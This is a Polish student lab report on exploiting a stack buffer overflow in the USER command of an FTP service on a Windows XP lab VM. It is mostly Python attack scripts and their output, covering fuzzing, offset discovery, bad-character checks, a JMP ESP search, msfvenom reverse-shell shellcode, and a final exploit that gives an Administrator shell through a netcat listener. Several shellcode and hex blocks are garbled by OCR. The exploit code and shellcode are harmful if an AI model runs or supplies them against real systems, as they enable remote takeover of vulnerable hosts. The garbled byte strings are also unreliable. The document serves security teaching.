Laboratorium 2 BOT

Buffer overflow

Autorzy:

- Wawrzyńczak Michał
- Gryka Paweł

Cel: Napisać eksploit wykorzystujący podatność przepełnienia bufora. Po wykonaniu ekploita musi zostać nawiązane połączenie typu reverse shell.

Jak wykonać atak buffer overflow krok po kroku

Identyfikacja usługi

Na początku należy zidentyfikować a następnie przeskanować atakowanego hosta, by zidentyfikować działające na nim usługi. Można to zrobić na przykład za pomocą polecenia namp - sv <adres ip>

W naszym przypadku wiedzieliśmy że podatną usługą jest ftp ale bez takiej wiedzy należałoby sprawdzić jakie aplikacje działają na znalezionych, otwartych portach i zdecydować, która może być podatna.

1. Przeprowadzenie fuzzingu w celu odkrycia ile wysyłanych bajtów danych powoduje przepełnienie bufora i zatrzymanie usługi.

Przygotowywujemy skrypt fuzzujący

```
#!/usr/bin/python2
import socket,sys
# Create an array of buffers
buffer=["A"]
counter=1
while len(buffer) <= 30:</pre>
```

```
buffer.append("A"*counter)
    counter=counter+15

for string in buffer:
    print "Fuzzing PASS with %s bytes" % len(string)
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect(('192.168.241.133',21))
    s.recv(1024)
    s.send('USER ' + string + '\r\n')
    s.send('QUIT\r\n')
    s.close()
```

• Uruchamiamy skrypt fuzzujący

```
-(kali®kali)-[~/Desktop]
 -$ python2 skrypt1.py
Fuzzing PASS with 1 bytes
Fuzzing PASS with 1 bytes
Fuzzing PASS with 16 bytes
Fuzzing PASS with 31 bytes
Fuzzing PASS with 46 bytes
Fuzzing PASS with 61 bytes
Fuzzing PASS with 76 bytes
Fuzzing PASS with 91 bytes
Fuzzing PASS with 106 bytes
Fuzzing PASS with 121 bytes
Fuzzing PASS with 136 bytes
Fuzzing PASS with 151 bytes
Fuzzing PASS with 166 bytes
Fuzzing PASS with 181 bytes
Fuzzing PASS with 196 bytes
Fuzzing PASS with 211 bytes
Fuzzing PASS with 226 bytes
Fuzzing PASS with 241 bytes
Fuzzing PASS with 256 bytes
```

- Patrząc na logi z skryptu fuzzującego widzimy, że usługa przestaje działać przy około 256 znaków.
- Następnie modyfikujemy skrypt fuzzujący tak, aby wysyłał jednorazowo 256 bytów.

```
#!/usr/bin/python2
import socket,sys

string = 'A' * 256
print "Fuzzing PASS with %s bytes" % len(string)
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.241.133',21))
s.recv(1024)
s.send('USER ' + string + '\r\n')
s.send('QUIT\r\n')
s.close()
```

• Uruchamiamy poprawiony skrypt fuzzujący

```
(kali⊕ kali)-[~/Desktop]
$ python2 skrypt2.py
Fuzzing PASS with 256 bytes
```

• Po wysłaniu danych takiej długości aplikacja przestaje odpowiadać. W debuggerze możemy sprawdzić wartość rejestru EIP. W rejestrze znajdują się znaki "AAAAAAA". Oznacza to, że wartość ta została nadpisana - buffer został przepełniony

2. Znalezienie offsetu.

Wiemy już że da się nadpisać adres powrotu, jednakże nie wiemy jeszcze jak dokładnie trafić w ten adres, gdzie musielibyśmy wpisać nowy adres by zmanipulować działanie aplikacji. By dowiedzieć się tego można skorzystać z metasploit-framework znajdującego się na kali linux, a dokładniej z polecenia /usr/share/metasploit-framework/tools/exploit/pattern_create.rb - l <znaleziona liczba bajtów z poprzedniego punktu>. W wyniku podania tego polecenia zostanie wygenerowany ciąg znaków, który pomoże nam w zlokalizowaniu dokładnego offsetu rejestru EIP. Otrzymany ciąg należy wkleić jako wysyłany ciąg do skryptu. W naszym przypadku skrypt wyglądał następująco:

```
#!/usr/bin/python2
import socket,sys

string =
   "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
   c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2
   Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah
   9Ai0Ai1Ai2Ai3Ai4A"
   print "Fuzzing PASS with %s bytes" % len(string)
   s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   connect=s.connect(('192.168.241.133',21))
   s.recv(1024)
   s.send('USER ' + string + '\r\n')
   s.send('QUIT\r\n')
   s.close()
```

Po wykonaniu skryptu należy sprawdzić zawartość rejestru EIP na atakowanej maszynie, a następnie wkleić ją do narzędzia powiązanego z poprzednim, które podaje dokładną wartość offsetu:

3. Nadpisanie EIP.

Skoro poznaliśmy już dokładną wartość offsetu (u nas 230 bajtów) to możemy sprawdzić czy umiemy już dokładnie zmanipulować zawartość rejestru EIP. Możemy to zrobić na przykład wstawiając znaki 'B' tylko w miejsca, które mają nadpisać zawartość EIP. By to zrobić, można zmodyfikować skrypt w następujący sposób:

```
#!/usr/bin/python2
import socket,sys

string = 'A' * 230 + 'B' * 4 + 'C' * 20
print "Fuzzing PASS with %s bytes" % len(string)
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.241.133',21))
s.recv(1024)
s.send('USER ' + string + '\r\n')
s.send('QUIT\r\n')
s.close()
```

A następnie go uruchomić i obserwować zmiany w zawartości rejestru EIP. Powinno pojawić się w nim 42424242 ponieważ znak 'B' w hex w ASCII to właśnie 42

Gdy zobaczymy, że udało się wpisać 42424242 do rejestru EIP to znaczy, że już potrafimy dokładnie manipulować zawartością tego rejestru


4. Znalezienie Bad Characters.

• Tworzymy skrypt, który wstawi wszystkie możliwe bajty w miejsce gdzie później wstawiany będzie shellcode, takie działanie ma na celu identyfikacje tak zwanych "złych znaków" czyli takich bytów, które przerwą dalsze wczytywanie danych.

```
#!/usr/bin/python2
import socket, sys
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
   "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
   x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
   "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
   "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
   x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60
   "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
   "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
   "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
   "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
   "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
   "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
   "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
   "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xf\"
   "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
string = 'A' * 230 + 'B' * 4 + badchars
print "Fuzzing PASS with %s bytes" % len(string)
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
connect=s.connect(('192.168.241.133',21))
s.recv(1024)
s.send('USER ' + string + '\r\n')
s.send('QUIT\r\n')
s.close()
```

Uruchamiamy skrypt i obserwujemy w debugerze zawartość pamięci. Widać, że w pamięci znajdują się wysłane przez nas bajty "... AAAAAAABBBB0102030405 ...". Widać także, że po bajcie "09" znajdują się "losowe" bajty, w szczególności nie jest to bajt "0A". Oznacza to że bajt "0A" przerwał wczytywanie danych do pamięci.

- Następnie modyfikujemy skrypt usuwając z niego zły znak, w tym przypadku był to bajt "0A" i
  powtarzamy procedurę do momentu, aż do pamięci wczytane zostaną wszystkie wysłane
  dane.
- Finalnie skrypt prezentuje się następująco (pominięto bajty **x00, x0A, x0D**)

```
#!/usr/bin/python2
import socket, sys
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0c\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
   "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
   "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
   "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
   \xspace{1} x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
   "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
   "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
   "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
   \xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
   "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
   \xd1\xd2\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
   "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
    \xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
# delete 0x00, x0A, x0D
string = 'A' * 230 + 'B' * 4 + badchars
print "Fuzzing PASS with %s bytes" % len(string)
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.241.133',21))
s.recv(1024)
s.send('USER' + string + '\r\n')
```

• W pamięci widać, że wczytane zostały wszystkie wysłane dane

```
41
         41
         04
             ø
                      97
                           08
         ØE
             ØF
0B
    0C
                       11
              17
14
    1D
                       ã9
    30
                  40
                      41
    45
         46
             47
                      49
                           4A
    40
         4E
                  50
                      51
         56
             57
                       59
                      61
         5E
    50
                  60
                           62
         66
                      69
    65
             67
64
                           6A
         6Ē
    6D
             6F
                           72
    70
                      81
                       89
         8Ē
                  90
                      91
    80
         96
9E
94
    95
             97
                      99
9C
                      A1
    9D
             9F
                  Α0
             A7
Α4
    A5
         А6
                  Α8
                      А9
                           AA
AC
    ΑD
         AE
                      В1
             ΑF
                  В0
                      В9
В4
    В5
         В6
                           BA
             В7
         BE
вс
    BD
             BF
                  C0
         C6
                  С8
C4
    С5
             С7
                      С9
                           CA
CC
         CE
             CF
                  DØ
    CD
                      D1
             ٥7
                  D8
                      D9
                           DA
    D5
         D6
Β4
DC
    DD
         DE
             DF
                      E1
                  E0
                      E9
    E5
         E6
                           EΑ
Ε4
                  F0
                           F2
    ΕD
         F6
                      F9
                      ØD
```

5. Znalezienie odpowiedniego modułu w pamięci niezabezpieczonego przez ASLR, NX lub SafeSEH.

 Następnym krokiem jest znalezienie odpowiedniego, niezabezpieczonego modułu, który umożliwi nam odnalezienie i wykorzystanie instrukcji JMP ESP, w celu przeskoczenia pod adres wskazywany przez rejestr ESP. Do tego celu używamy skryptu mona.py w Immunity Debugger i szukamy modułów niezabezpieczonych przez DEP, ASLR i Safe SEH

```
Twona modules

| Formation | F
```

 Widać, że żaden z modułów nie spełnia naszych wymagań, sprawdzamy więc wszystkie moduły po kolei w poszukiwaniu miejsca gdzie znajduje się instrukcja JMP ESP i sprawdzamy czy zadziała ona po umieszczeniu tego adresu w EIP. W tym celu sprawdzamy kod szesnastkowy instrukcji JMP ESP

• Następnie ponownie używamy skryptu mona.py, polecania !mona find -s "\xff\xe4" -m SLMFC.DLL aby wyszukać adresy pamięci gdzie znajdują się bajty \xff\xe4

```
| Property | Property
```

Wybieramy adres który nie zawiera złych znaków (np. \xfb\x41\xbd\x7c). Wykorzystując go
w naszym eksploicie musimy pamiętać aby zastosować odpowiednią końcówkowość
(grubukońcuwkowość/cinkokońcówkowość)

6. Wygenerowanie shellcode.

By wykonać akcje na atakowanym hoście potrzebujemy wygenerować shellcode, który wykona użyteczne dla nas kroki po udanej próbie exploitacji usługi. Shellcode taki możemy na przykład wygenerować za pomocą polecenia msfvenom -p windows/shell_reverse_tcp LHOST=<local IP> LPORT=<local port> EXITFUNC=thread -f c -a x86 -b "<background characters>". W naszym przypadku wyglądało to w taki sposób:

```
Ls msfvenom -p windows/shell_reverse_tcp LHOST=192.168.241.129 LPORT=4444 EXITFUNC=th
read -f c -a x86 -b "\x00\x0A\x0D'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xba\xcd\x4b\xc9\xc2\xd9\xc3\xd9\x74\x24\xf4\x5e\x29\xc9\xb1"
"\x52\x31\x56\x12\x03\x56\x12\x83\x0b\x4f\x2b\x37\x6f\xb8\x29"
"\x75\x76\x3c\x26\x47\xb9\x31\x27\x80\xa4\xb8\x75\x59\xa2\x6f"
\x43\x65\x03\xe2\xb1\x77\x44\xc5\x29\x02\xbc\x35\xd7\x15\x7b
"\x47\x03\x93\x9f\xef\xc0\x03\x7b\x11\x04\xd5\x08\x1d\xe1\x91"
\x56\x02\xf4\x76\xed\x3e\x7d\x79\x21\xb7\xc5\x5e\xe5\x93\x9e
\xff\xbc\x79\x70\xff\xde\x21\x2d\xa5\x95\xcc\x3a\xd4\xf4\x98
"\x28\xfb\xb4\x78\xd7\x04\xc5\x51\x1c\x50\x95\xc9\xb5\xd9\x7e"
"\x09\x39\x0c\xd0\x59\x95\xff\x91\x09\x55\x50\x7a\x43\x5a\x8f"
"\xab\x81\xc7\x41\x65\x62\xad\x51\x12\x82\xf8\x0b\xb5\x9d\xd6"
"\x25\x8b\xff\x55\x70\x45\xa9\x13\x2a\x27\x03\xca\x81\xe1\xc3\"
"\x8b\xe9\x31\x95\x93\x27\xc4\x79\x25\x9e\x91\x86\x8a\x76\x16"
\x15\x46\xb0\xcb\x95\x62\x49\x28\x85\x07\x4c\x74\x01\xf4\x3c"
\\ xe5\xe4\xfa\x93\x06\x2d\;
```

7. Uruchomienie eksploita i radość z uzyskanego połączenia reverse shell.

Żeby wreszcie wykorzystać wszystko czego się dowiedzieliśmy komponujemy ostatni skrypt, który w odpowiednim miejscu nadpisze rejester EIP i nieco dalej wstrzyknie shellcode, który rozpocznie połączenie typu reverse-shell. Skrypt wygląda praktycznie identycznie, różnicą jest to, że wysyłany string będzie zawierał kolejno 'A'*offset, adres instrukcji JMP ESP, 50 znaków NOP oraz wygenerowany shellcode. Poniżej widać skrypt użyty przez nas:

```
#!/usr/bin/python2
import socket,sys

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

shell_code = ("\xba\xcd\x4b\xc9\xc2\xd9\xc3\xd9\x74\x24\xf4\x5e\x29\xc9\xb1"+
"\x52\x31\x56\x12\x03\x56\x12\x83\x0b\x4f\x2b\x37\x6f\xb8\x29"+
"\xb8\x8f\x39\x4e\x30\x6a\x08\x4e\x26\xff\x3b\x7e\x2c\xad\xb7"+
"\xf5\x60\x45\x43\x7b\xad\x6a\xe4\x36\x8b\x45\xf5\x6b\xef\xc4"+
"\x75\x76\x3c\x26\x47\xb9\x31\x27\x80\xa4\xb8\x75\x59\xa2\x6f"+
"\x69\xee\xfe\xb3\x02\xbc\xef\xb3\xf7\x75\x11\x95\xa6\x0e\x48"+
"\x35\x49\xc2\xe0\x7c\x51\x07\xcc\x37\xea\xf3\xba\xc9\x3a\xca"+
"\x43\x65\x03\xe2\xb1\x77\x44\xc5\x29\x02\xbc\x35\xd7\x15\x7b"+
"\x47\x03\x93\x9f\xef\xc0\x03\x7b\x11\x04\xd5\x08\x1d\xe1\x91"+
"\x56\x02\xf4\x76\xed\x3e\x7d\x79\x21\xb7\xc5\x5e\xe5\x93\x9e"+
"\xff\xbc\x79\x70\xff\xde\x21\x2d\xa5\x95\xcc\x3a\xd4\xf4\x98"+
"\x8f\xd5\x06\x59\x98\x6e\x75\x6b\x07\xc5\x11\xc7\xc0\xc3\xe6"+
```

```
\x28\xfb\xb4\x78\xd7\x04\xc5\x51\x1c\x50\x95\xc9\xb5\xd9\x7e"+
"\x09\x39\x0c\xd0\x59\x95\xff\x91\x09\x55\x50\x7a\x43\x5a\x8f"+
"\xc^xf9\x6e\x5c\xac\x39\xc9\xc5\xf5\xb1\x68\x09\x20\xbc"+
\x 81\x 65\x 62\x 61\x 12\x 82\x f8\x 0b\x b5\x 9d\x d6"+
"\x23\x59\x0f\xbd\xb3\x14\x2c\x6a\xe4\x71\x82\x63\x60\x6c\xbd"+
\xdd\x96\x6d\x5b\x25\x12\xaa\x98\xa8\x9b\x3f\xa4\x8e\x8b\xf9"+
\x 25\x8b\xff\x55\x70\x45\xa9\x13\x2a\x27\x03\xca\x81\xe1\xc3"+
"\x8b\xe9\x31\x95\x93\x27\xc4\x79\x25\x9e\x91\x86\x8a\x76\x16"+
"\xff\xf6\xe6\xd9\x2a\xb3\x07\x38\xfe\xce\xaf\xe5\x6b\x73\xb2"+
"\x15\x46\xb0\xcb\x95\x62\x49\x28\x85\x07\x4c\x74\x01\xf4\x3c"+
''\xe5\xe4\xfa\x93\x06\x2d")
string = 'A' * 230 + "\xfb\x41\xbd\x7c" + "\x90" * 50 + shell_code
print "Fuzzing PASS with %s bytes" % len(string)
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.241.133',21))
s.recv(1024)
s.send('USER ' + string + '\r\n')
s.send('QUIT\r\n')
s.close()
```

Następnie należy uruchomić nasłuchiwanie na połączenie reverse shell na hoście atakującym. Można to zrobić na przykład za pomocą polecenia nc -1nvp <nr portu>. Po włączeniu nasłuchiwania należy wreszcie uruchomić finalną wersję naszego skryptu.

```
(kali® kali)-[~/Desktop]
$ python2 skrypt6.py
Fuzzing PASS with 635 bytes
```

W tym momencie można się chwilę pomodlić i oczekiwać na reakcję w terminalu nasłuchującym na połączenie. Po pojawieniu się informacji o połączeniu należy wydać głośny sygnał dźwiękowy "ŁIIIIIIIII" mówiący o powodzeniu i pokazujący radość. Po ochłonięciu można sprawdzić jakim jesteśmy użytkownikiem.

```
(kali% kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.241.129] from (UNKNOWN) [192.168.241.133] 1040
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>whoami
whoami
VM\Administrator

C:\Documents and Settings\Administrator\Desktop>Radosc z uzyskanego polaczenia
```